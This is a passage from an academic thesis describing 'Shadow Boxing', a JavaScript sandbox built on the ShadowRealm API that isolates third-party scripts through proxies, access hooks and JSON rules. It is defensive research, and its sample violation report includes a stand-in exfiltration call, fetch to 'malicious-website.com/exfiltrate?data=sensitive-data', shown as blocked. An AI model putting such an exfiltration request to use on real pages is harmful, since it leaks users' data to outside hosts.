This library uses JavaScript Proxies [46] inside the Web Workers to replicate and forward calls to the main thread APIs. Web Workers only allow asynchronous communication, so, depending on the browser’s support, it uses one of two “hacks” to keep the communication synchronous between the Web Worker and the main thread. This is because third-party scripts often use synchronous blocking APIs that are unavailable in the web worker.

The first mechanism uses a synchronous `XMLHttpRequest` [47], then handled by a Service Worker [48], to synchronously communicate from the Web Worker to the main thread. The second mechanism uses the more recent `Atoms` [49] methods to await a response from the main thread but is dependent on the browser’s support and specific headers in the response⁵.

Partytown admits that it might not be suitable for all third-party scripts, such as UI-intensive scripts that heavily rely on DOM operations or scripts that continuously read through the entire document. Our work will focus on providing security and isolation while not interfering with the original execution flow of the third-party scripts.

2.3.3.3 Isolation With Proxies

Another approach to providing some isolation on how a script may interact with the browser’s functionality while using the existing capabilities of JavaScript is to install proxies around the objects we are interested in isolating, acting as a middle-man and trapping any access that may incur, as depicted in Figure 2.4.

Different JS functionality may be used for this behaviour, such as the `defineProperty()` method of the `Object` constructor, which allows for defining a property directly on an object not only by its value but also by getter and setter functions [50], which enable the execution of some logic before the property is accessed or modified, thus allowing for its instrumentation.

The newer `Proxy` constructor provides a more flexible way to create proxies around objects, allowing for more fine-grained control over the object’s properties and methods [46]. It enables the interception of any action on a target object or function, including on properties that are not yet defined.

⁵<https://partytown.builder.io/atoms#document-response-headers>




Figure 2.4: Depiction of a proxy acting around an object.

Although this approach allows for intercepting and validating the actions of third-party scripts, it is also more complex to implement and maintain. It requires enumerating all the variables, properties, and methods that must be protected and installing the proxies around them while inserting the necessary logic and ensuring that the original functionality is not compromised. Additionally, since it does not create a new isolated environment, it must ensure that the third-party scripts can not bypass the proxies by directly accessing the original objects or functions, which all lie in the same context. Nonetheless, this technique provides flexibility and a low overhead for limiting the capabilities of scripts.

This is the base approach for isolation and interception in WPI (Jscrambler's product), although this system provides many other functionalities.

Chapter 3

Shadow Boxing

This chapter describes our work on a novel JavaScript sandboxing mechanism using the ShadowRealm API. We introduce the definition of the problem, the underlying API and its main features, and our approach to designing and implementing a sandboxing mechanism on top of it.

Figure 3.1 provides a high-level overview of the *Shadow Boxing* execution process, which is described in detail in the following sections.

3.1 Requirements

Our threat model is similar to the one described in TreeHouse [44]. It presumes that a legitimate user engages with a web application through a secure, uncompromised browser. The application itself is developed by a trustworthy author. We consider the following elements as correct and originating from secure web servers within the author’s trusted domain: a specific HTML page (the host page), a designated set of JavaScript, and any CSS and JavaScript directly embedded in the host page.

The adversary has the ability to manipulate the content of any JavaScript, HTML, or CSS retrieved from servers outside the author’s control (third parties); this content is considered untrusted by the author, indicating that neither the author nor the *Shadow Boxing* system can rely on its integrity.

As a precaution, an author aware of his imperfections might choose to treat his own code as if it were provided by a potential adversary, thereby placing trust only in a minimal host page and the specified JavaScript. When referencing third-party content, we are referring to content provided by a potential adversary.

As such, the following goals were defined for this solution:

- Provide a guarantee of isolation for third-party scripts by running them in a controlled environment without direct access to the main realm.
- Exempt third-party scripts from the need to be modified in order to run in the sandbox.
- Allow developers to define custom validation rules for script resource access.

- Optimize performance by minimizing the overhead of running scripts in the sandbox.

The following aspects are not the focus of this solution:

- Prevent third-party scripts from detecting the sandboxed environment.
- Protect the main thread from blocking or crashing due to third-party scripts (denial-of-service attacks).




Figure 3.1: High-level overview of the *Shadow Boxing* execution process.

3.2 The ShadowRealm API

Ecma International’s Technical Committee 39 (TC39), the committee in charge of specifying the ECMAScript standard, has been working on a proposal for a new JavaScript API called ShadowRealm [51]. “ShadowRealms are a distinct global environment, with its own global object containing its own intrinsics and built-ins (standard objects that are not bound to global variables, like the initial value of `Object.prototype`).” [3]

This API is a promising candidate for implementing a less complex, faster sandboxing mechanism for third-party code execution that is also more secure than the previously mentioned approaches, as it is designed specifically for the purpose of controlling the execution of a program in a virtual environment, with a different global object and no access to objects between realms. It also allows for synchronous communication between both realms, meaning that the third-party code, which often uses synchronous calls and is designed to be running on the main thread, can be executed without any modifications.

As of the time of writing, the proposal is at stage 2.7 of the TC39 process, meaning that the specification is complete, and the committee is seeking feedback from testing, implementation, or usage experience. The specification implementation is ongoing on the major browser JavaScript engines - SpiderMonkey¹ (used in Firefox), V8² (used in Chrome), and JavaScriptCore³ (used in Safari). A working preliminary implementation is already available on Firefox and Safari releases, under feature flags.

3.2.1 API Overview

The ShadowRealm API defines the methods shown in Listing 3.1, described in TypeScript syntax.

```
1 declare class ShadowRealm {  
2     constructor();  
3     importValue(specifier: string, bindingName: string): Promise<  
4         PrimitiveValueOrCallable>;  
5     evaluate(sourceText: string): PrimitiveValueOrCallable;  
6 }
```

Listing 3.1: ShadowRealm API description [3].

These specify a safe way to import and evaluate code on a different realm without exposing the current realm’s context to the imported code.

The `importValue` method allows importing an ECMAScript module inside the ShadowRealm, returning a promise that resolves to the value of the specified binding name in the imported module. The `evaluate` method provides a way to indirectly evaluate code in the ShadowRealm by

¹Tracking bug: https://bugzilla.mozilla.org/show_bug.cgi?id=1566145

²Tracking bug: <https://issues.chromium.org/issues/41480387>

³Tracking bug: https://bugs.webkit.org/show_bug.cgi?id=230602

providing a string with the source code to be evaluated, returning the value of the last expression in the evaluated code.

The example in Listing 3.2, adapted from the proposal, shows a simple way to use the API to import and evaluate third-party code inside a ShadowRealm.

```
1 const shadowRealm = new ShadowRealm();
2
3 // thirdPartyFramework and thirdPartyScript become available in the ShadowRealm
4 const [ init, ready ] = await Promise.all([
5   shadowRealm.importValue('./thirdPartyFramework.js', 'init'),
6   shadowRealm.importValue('./thirdPartyScript.js', 'ready'),
7 ]);
8
9 // The third-party Script will execute within the ShadowRealm
10 init(ready);
```

Listing 3.2: Third-party script execution example [3].

3.2.2 Design Considerations

The ShadowRealm API does not allow direct access between realms. In order to guarantee this isolation, the API restricts the crossing of realms to only primitive values⁴ (e.g., strings, numbers, and booleans) or callable objects, which in turn can only receive and return primitive values or callables. This means that, by default, there is no built-in way to access, manipulate, or call objects from other realms that don't fit these constraints.

Additionally, as an isolated context, the realm created by the API does not have exposed most of the Web API globals that allow interaction with the DOM, the network, or other browser features (e.g., `document`, `fetch`, or `localStorage`). The committee has specified the suitable Web APIs to be exposed to the ShadowRealm, namely computational and utility APIs like `URL`, `TextEncoder`, and `console` [52].

As a low-level API, it can only be used as a building block for a more complex sandboxing mechanism. In order to provide a complete solution, we built a communication layer that allows for seamless access to global objects and Web APIs and a validation layer that enforces access restrictions based on predefined rules. The following sections describe our approach to implementing these layers.

3.3 Communication Layer

Although we aim to isolate third-party scripts from the main realm with the ShadowRealm API, these may still need to access global objects like the `document` or other Web APIs like `fetch` - which do not exist inside the shadow realm - in order to function properly. Additionally, the main

⁴Primitive values in JS: <https://developer.mozilla.org/en-US/docs/Glossary/Primitive>

realm may also need some access to variables or methods produced by these scripts - for example, to send analytics events.

In order to comply with our goal of not having to modify any existing script, access (if allowed) needs to be seamless, as if the execution was happening in the intended environment.

For this exposure to be possible, we need to build a communication layer that instruments variables and brokerages access to objects and functions between realms, thus creating a *trap-and-emulate* type of system, in the context of virtual machines [53]. This layer will be responsible for translating contained script's accesses to the main realm and vice versa while assuring, by design, that any access can only go through it and the validation layer, described in the following section.

3.3.1 Communication Callbacks

To communicate between realms, we take advantage of the callables that can be transferred between them. These callables can be used to send requests cross-realms and receive responses back.

When creating a new *Shadow Box*, we provide these callbacks to the setup function we define inside the shadow realm, which will be responsible for instrumenting the global objects, as described in 3.3.3. This function also returns its own set of callbacks from the shadow realm, which can be used in the main realm.

Three types of requests can be made: **getting** a property on an object, **setting** a property, or **applying** (calling) a function. If the values associated with these requests (e.g., a property's value, the return value of a function, or the arguments of a function) are primitive, they can be directly returned. Otherwise, they need to be translated into a format that can be transferred between realms (e.g., when dealing with objects, arrays, or functions). As such, any value that needs to be transferred between realms goes through a translation layer. This translation is described in the following subsection.

3.3.2 Translating Non-Primitive Values

When dealing with non-primitive values, we must ensure they can be transferred between realms.

A naive approach to this translation would be to serialize the object into a JSON string and then parse it back into an object. Besides the inefficiency of serializing and deserializing whole objects on each access, this approach would neither work for functions nor objects with circular references (referencing themselves or other objects in their hierarchy).

Our solution is to assign a unique identifier for each object or function that needs to be transferred between realms. This identifier is then used to reference the object or function in a shared context array - unique to each host realm and shadow realm pair - that is recreated in each realm and contains all the objects and functions that have already been transferred between them.

When accessing an object's property cross-realms, the object's identifier in the shared context and the property's name are sent in the communication callbacks. Both realms start with a fixed

identifier for the `globalThis` object, and a `window` object is created in the shadow realm and assigned to the global object.

When calling a function cross-realms, the function's identifier in the shared context is sent along with its arguments - which are themselves translated using the same process, if needed.

When returning an object or function, what is actually sent is its identifier, along with its enumerable properties in the case of an object. The sending realm will reuse an identifier if the value is already present in the shared context or create a new one if it is not.

When receiving an object or function, the receiving realm can look up if they are already in the shared context and return them or create a new object or function instrumented with the necessary callbacks to act as the original.

Figures 3.2 and 3.3 provide an overview of the object and function translation processes, respectively.




Figure 3.2: Overview of the object translation process.

This approach keeps the identity of non-primitive values (as the same identifier will be reused for the same object or function) and allows for an efficient way of transferring them between realms, as only the necessary information is sent greedily. Additionally, it keeps the ownership of the objects and functions in the original realm and allows for granularity when validating the accesses to them, as described in the following section.

For instrumenting an object so that any action on it is seamlessly forwarded between realms, we use the `Proxy` API to create a proxy object that redirects any access to the object to the communication layer [46]. This object can then be used as if it were the original object. Listing 3.3 shows an example of how this can be implemented when receiving a cross-realm object.

```

1 const originalObj = {};
2 // Keep properties enumerable
3 for (const prop of enumerableProperties) {
4   Object.defineProperty(originalObj, prop, {
5     enumerable: true,
6     configurable: true,
  
```

```

7   });
8 }
9 // Creates a proxy object that forwards access to the communication layer by using
  the communication callbacks
10 proxiedObj = new Proxy(originalObj, {
11   get: (_target, prop) => sendGetRequest(...),
12   set: (_target, prop, value) => sendSetRequest(...),
13 });
14 context[objId] = proxiedObj;

```

Listing 3.3: Object proxying example.




Figure 3.3: Overview of the function translation process.

For reflecting the action on an object or function back in the original realm, the `Reflect` API can be used to recreate the action in the original object or function [54]. Listing 3.4 shows an example of how this can be implemented when setting a property on an object.

```

1 // Receives the object's identifier, property, and value from the requesting realm
2 const originalObj = context[objId];
3 Reflect.set(originalObj, prop, value);

```

Listing 3.4: Object reflection example.

3.3.3 Instrumenting Global Objects

A crucial part of this communication layer is to replicate the desired global objects that need to be proxied between realms (e.g., `document` or `fetch`); otherwise, they could be undefined in the requesting realm. Those objects and their properties can be created not with fixed values but with getters and setters that forward access to the main realm.

These variables need to be defined in the global scope of the shadow realm, so proxying the global object to catch any of its properties would not be enough, as the global variables would still be undefined. This can be achieved by enumerating the globals to be replicated and using the `Object.defineProperty` method, which allows defining a property on an object - in this case, the `globalThis` object, which is the global object in the current realm - with custom getters and setters. Listing 3.5 shows an example of how this can be implemented.

```
1 // These are received from the configuration
2 const exposedGlobals = ["document", "fetch", "console"];
3 exposedGlobals.forEach((exposedGlobal) => {
4   Object.defineProperty(globalThis, exposedGlobal, {
5     enumerable: true,
6     get: () =>
7       // Sends a callback to the opposing realm and translates the response
8       sendGetRequest(...),
9     set: (value) =>
10       sendSetRequest(value, ...),
11   });
12 });
```

Listing 3.5: Global object instrumentation example.

3.3.4 Instrumenting Script Specific Behaviour

In addition to the global objects, there may be specific behaviours that need to be instrumented for a contained script to run as expected.

This is the case of the `document.currentScript` property, which usually points to the `<script>` element that is currently executing. Since the isolated script is not being executed from a `<script>` element, this property would be `null`. As such, we intercept requests to this property and return a mock `<script>` object that represents the script being executed.

3.4 Validation Layer

Scripts vary in the resources they need to access for their correct execution. If we allow unrestricted access from the sandboxed script, the *Shadow Box* would not effectively address the issue of third-party scripts accessing unnecessary resources. To adhere to the principle of least privilege, we aim to limit these accesses to only what is strictly necessary for the script's execution.

The actual developer can set up these validations based on heuristics of what the script is doing and what it needs to access. For example, a script may need to access only a specific page section and request only a particular domain.

We set up two ways - described in the following subsections - for the application author to express its policy. The first is through access hooks, which allow for more flexibility and custom validation logic to be defined. The second is through declarative rules, which allow for a more maintainable and straightforward setup of the validation rules.

3.4.1 Access Hooks

In this approach, we provide access hooks that allow developers to define custom validation logic for each access. These hooks can be implemented as callback functions that are called whenever a script tries to access or manipulate a resource. Developers can then, inside the callback, validate the action based on their own criteria and either allow or deny it. This approach provides flexibility and allows fine-grained control over the access permissions.

Actions can be one of three: getting a property on an object, setting a property, or applying (calling) a function.

Listing 3.6 shows an example of possible hook implementations that deny accessing input elements with a specific ID or calling the `fetch` function without a specific URL:

```
1 function exampleGetHook(obj: any, prop: string) {
2   if (obj && obj.nodeName === "INPUT" && obj.id === "protected-input")
3     return false;
4   return true;
5 }
6
7 function exampleApplyHook(
8   target: Function,
9   thisArg: any,
10  argumentsList: any[]
11 ) {
12   if (target === globalThis.fetch && argumentsList[0] !== "https://example.com")
13     return false;
14   return true;
15 }
```

Listing 3.6: *Shadow Box* hook example.

3.4.2 Declarative Rules

Alternatively, developers can declaratively set up the validation rules using a JSON configuration. The JSON contains a set of rules defining each script's allowed actions. Each rule specifies the resource being accessed, the type of access (e.g., read, write, execute), and any additional conditions

or constraints. The validation layer then enforces these rules during script execution, allowing only the specified accesses and blocking any unauthorized ones. This approach simplifies the setup process and allows for easier management of access permissions.

An existing implementation of a rules engine was used to process the JSON configuration and enforce the rules⁵. This engine allows for complex rule definitions and supports a wide range of operators and conditions.

The engine processes the rules by evaluating each one against the facts exposed to it. The following facts are loaded into the rules engine at runtime:

- `get-object`: The object being accessed.
- `get-property`: The property being accessed.
- `set-object`: The object being set.
- `set-property`: The property being set.
- `set-value`: The value being set.
- `apply-function`: The function being called.
- `apply-object`: The object the function is being called on.
- `apply-arguments`: The arguments being passed to the function.

Listing 3.7 shows an example of a possible JSON configuration for the same rules as in the previous example.

```
1 {
2   "all": [
3     {
4       "not": {
5         "all": [
6           {
7             "fact": "get-object",
8             "path": "$.nodeName",
9             "operator": "equal",
10            "value": "INPUT"
11          },
12          {
13            "fact": "get-object",
14            "path": "$.id",
15            "operator": "equal",
16            "value": "protected-input"
17          }
18        ]
19      }
20    ]
21  }
```

⁵The *json-rules-engine* open-source library was used to implement the rules engine: <https://github.com/CacheControl/json-rules-engine>

```
18     ]
19   }
20 },
21 {
22   "not": {
23     "all": [
24       {
25         "fact": "apply-function",
26         "path": "$.name",
27         "operator": "equal",
28         "value": "fetch"
29       },
30       {
31         "fact": "apply-arguments",
32         "path": "$[0]",
33         "operator": "notEqual",
34         "value": "https://example.com"
35       }
36     ]
37   }
38 }
39 ]
40 }
```

Listing 3.7: *Shadow Box* rule example.

3.4.3 Summary

Both approaches have their advantages and can be used depending on the project's specific requirements. The choice between them depends on factors such as the complexity of the validation logic, the level of control needed, and the development team's preferences.

The hooks approach offers more flexibility and allows for more custom validation logic, while the declarative rules approach is more straightforward to manage and maintain. They may also be used in conjunction. In this case, actions are blocked if any hooks or rules deny them.

Alternatively, this validation could be set up automatically by pre-running the script and registering the accesses it tries to make. This approach could have issues, for example, when the scripts change behaviour based on the environment or user running them. As such, without excluding deployment methods like progressive rollouts to validate the rules in production, it would always be beneficial to have someone validating the automatic rules according to what a script should do.

3.4.4 Reporting Violations

When a script tries to access a resource not allowed by the validation layer, it may be useful for the first party to be notified of this violation to gain visibility into possible misbehaviours or misconfigurations. As such, we provide a simple way to report these violations.

The developer may provide a URL to send a POST request when a violation occurs, along with its corresponding details. The request will contain the action that was blocked, the origin of the offending script, and the resource being accessed, along with additional information specific to the action (e.g., the property being set or the arguments being passed to a function).

The developer may also choose not to block violations and only report them. This can be useful for monitoring the scripts' behaviour without affecting the user experience. In this case, the intercepted actions will return an `undefined` value, and the script will continue to run.

Listing 3.8 shows the possible violation report objects from the actions blocked in the previous examples.

```
1 {
2   "origin": "http://localhost:3000",
3   "action": "get",
4   "values": {
5     "obj": "<input type=\"text\" id=\"secret-input\" name=\"secret-input\">",
6     "prop": "value"
7   }
8 }
9
10 {
11   "origin": "http://localhost:3000",
12   "action": "apply",
13   "values": {
14     "target": "fetch",
15     "thisArg": "window",
16     "argumentsList": [
17       "https://malicious-website.com/exfiltrate?data=sensitive-data"
18     ]
19   }
20 }
```

Listing 3.8: Example of *Shadow Box* violation objects.

3.5 Script Capturing

For the developer to specify which scripts should be run inside the *Shadow Box*, without directly calling the internal method for adding a script, we provide a way to declaratively specify the scripts to be contained in the HTML code. This can be done by adding a custom `type` attribute to the script tag with the value `text/shadow-box`, like shown in Listing 3.9.

If a script has a specified `src` attribute, that source will be fetched and executed inside the *Shadow Box*. Otherwise, the text content of the script tag is executed, following the browser's original behaviour.

```
1 <script src="/path/to/shadowboxing.js"></script>
2 <script type="text/shadowbox">
3     // Some script here
4 </script>
5 <script type="text/shadowbox" src="www.example.com/script.js"></script>
```

Listing 3.9: Declaration of *Shadow Box* scripts.

With this approach, the browser will not process the script since it does not recognize its type⁶. Additionally, it provides a way to easily identify which scripts should be added to a *Shadow Box* by using a CSS selector to select all scripts with the custom type, as shown in Listing 3.10.

```
1 const scripts = document.querySelectorAll<HTMLScriptElement>(
2     'script[type="text/shadowbox"]:not([data-shadowbox-exec])'
3 );
```

Listing 3.10: Collection of *Shadow Box* scripts.

After collecting a script, it is sent for execution in the appropriate *Shadow Box*, and the `shadowbox-exec` data attribute marks the script as already processed, preventing it from being processed multiple times.

Whenever a contained script creates a new script element (if it is allowed by the validation layer), the main realm is responsible for detecting the action and changing its type to `text/shadowbox` to ensure that it does not escape the *Shadow Box*. This is done by monitoring script nodes created by the contained script and using a `MutationObserver`⁷ to identify when those are added to the DOM and need to be dispatched to the *Shadow Box*, as exemplified in Listing 3.11. Additionally, when trying to set the type of a script element, the system intercepts the action and keeps the type as `text/shadowbox`.

⁶If a type is not recognized, “The embedded content is treated as a data block, and won’t be processed by the browser.” - <https://developer.mozilla.org/en-US/docs/Web/HTML/Element/script/type>

⁷<https://developer.mozilla.org/en-US/docs/Web/API/MutationObserver/MutationObserver>

```
1 new MutationObserver((mutations) =>
2   mutations.forEach((mutation) =>
3     mutation.addedNodes.forEach((node) => {
4       if (node instanceof HTMLScriptElement && node.type === "text/shadowbox") {
5         // Dispatch the script to the Shadow Box
6         collectScripts();
7       }
8     })
9   )
10 ).observe(globalThis.document, { childList: true, subtree: true });
```

Listing 3.11: Monitoring script nodes with a `MutationObserver`.

3.6 Segregation of Shadow Boxes

It is important to consider how to segregate different scripts into different *Shadow Boxes*. The usefulness of this solution is not only in isolating third-party scripts from the main realm but also in isolating them from each other, preventing them from accessing potentially sensitive information from other parties.

At the same time, the same third party may load multiple scripts that need to share some state or resources. As such, instead of always loading a new script in a different *Shadow Box*, it may be beneficial to group scripts from the same origin into the same *Shadow Box*. Otherwise, their access to mutual resources would need to always be forwarded through the main realm, which could be inefficient.

To achieve this, by default, we group scripts in the same *Shadow Box* if they have the same origin in their `src` attribute. This is configurable by the developer, who can choose to always create a new *Shadow Box* for each script.

We should note that third parties often provide inline scripts to be added to websites. Since an inline script does not have a specified `src` attribute, the developer has the option to add a custom `shadowbox-src` data attribute to the `<script>` tag to specify the origin to be used for grouping.

For example, in Listing 3.12, the first script will be grouped in the same *Shadow Box* as the second script, while the third one will have its own *Shadow Box* without an associated origin.

```

1 <script type="text/shadowbox" src="https://www.example.com/analytics.js"></script>
2 <script type="text/shadowbox" data-shadowbox-src="https://www.example.com">
3   console.log('Hello, World!');
4 </script>
5 <script type="text/shadowbox">
6   document.title = 'Hello, World!';
7 </script>


```

Listing 3.12: Grouping of scripts in *Shadow Boxes*.

3.7 Logging and Debugging

To help developers understand the execution of the contained scripts and the actions taken by the *Shadow Box*, we provide a logging system that can be enabled in the configuration.

When enabled, the system logs to the console debugging information about the execution of the scripts, the accesses made by them, and the actions taken by the *Shadow Boxing*.



```

Host Added new shadow box for http://localhost:5173
Host Accessing 0 console
Host Adding object to context at ID 1
Host Returning object {"1":
["assert","clear","count","countReset","debug","error","info","log","table","trace","warn","dir","dirxml","group","groupCollaps
ed","groupEnd","time","timeLog","timeEnd","exception","timestamp","profile","profileEnd"]}
Shadow Box Received {"1":
["assert","clear","count","countReset","debug","error","info","log","table","trace","warn","dir","dirxml","group","groupCollaps
ed","groupEnd","time","timeLog","timeEnd","exception","timestamp","profile","profileEnd"]}
Host Accessing 1 log
Host Adding object to context at ID 3
Host Returning function
Shadow Box Received {"3":{}}
Shadow Box Returning value "This is a log from inside the Shadow Box"
Host Received "This is a log from inside the Shadow Box"
Host Calling 3 on
  ▶ Console { assert: assert(), clear: clear(), count: count(), countReset: countReset(), debug: debug(), error: error(), info:
info(), log: log(), table: table(), trace: trace(), ... }
  with args ▶ Array [ "This is a log from inside the Shadow Box" ]
This is a log from inside the Shadow Box

```

Figure 3.4: Example of the *Shadow Boxing* debugging information.

Additionally, the system saves the logs in the global variable `shadowboxing.logs`, in the same way as when reporting violations (Subsection 3.4.4). The developer may access these records to inspect the logs programmatically.

3.8 Configuration

The *Shadow Boxing* system can be configured by setting a global variable named `shadowboxing` before the *Shadow Boxing* script is loaded, as shown in Listing 3.13.

```
1 <script>
2 shadowboxing = {
3   // Configuration options
4 }
5 </script>
6 <script src="/path/to/shadowboxing.js"></script>
```

Listing 3.13: Declaration of the *Shadow Box* Configuration.

The configuration object may contain the following properties:

- **lib**: A string representing the path of the *Shadow Boxing* library. The library files should be hosted in the specified path, from the webpage's origin. Defaults to `"/~shadowboxing/"`.
- **debug**: A boolean value indicating whether debug information should be logged. Defaults to `false`.
- **report**: A string representing the URL to send violation reports to, or `false` to disable reporting. Defaults to `false`.
- **blockViolations**: A boolean value indicating whether violations should be blocked. Defaults to `true`.
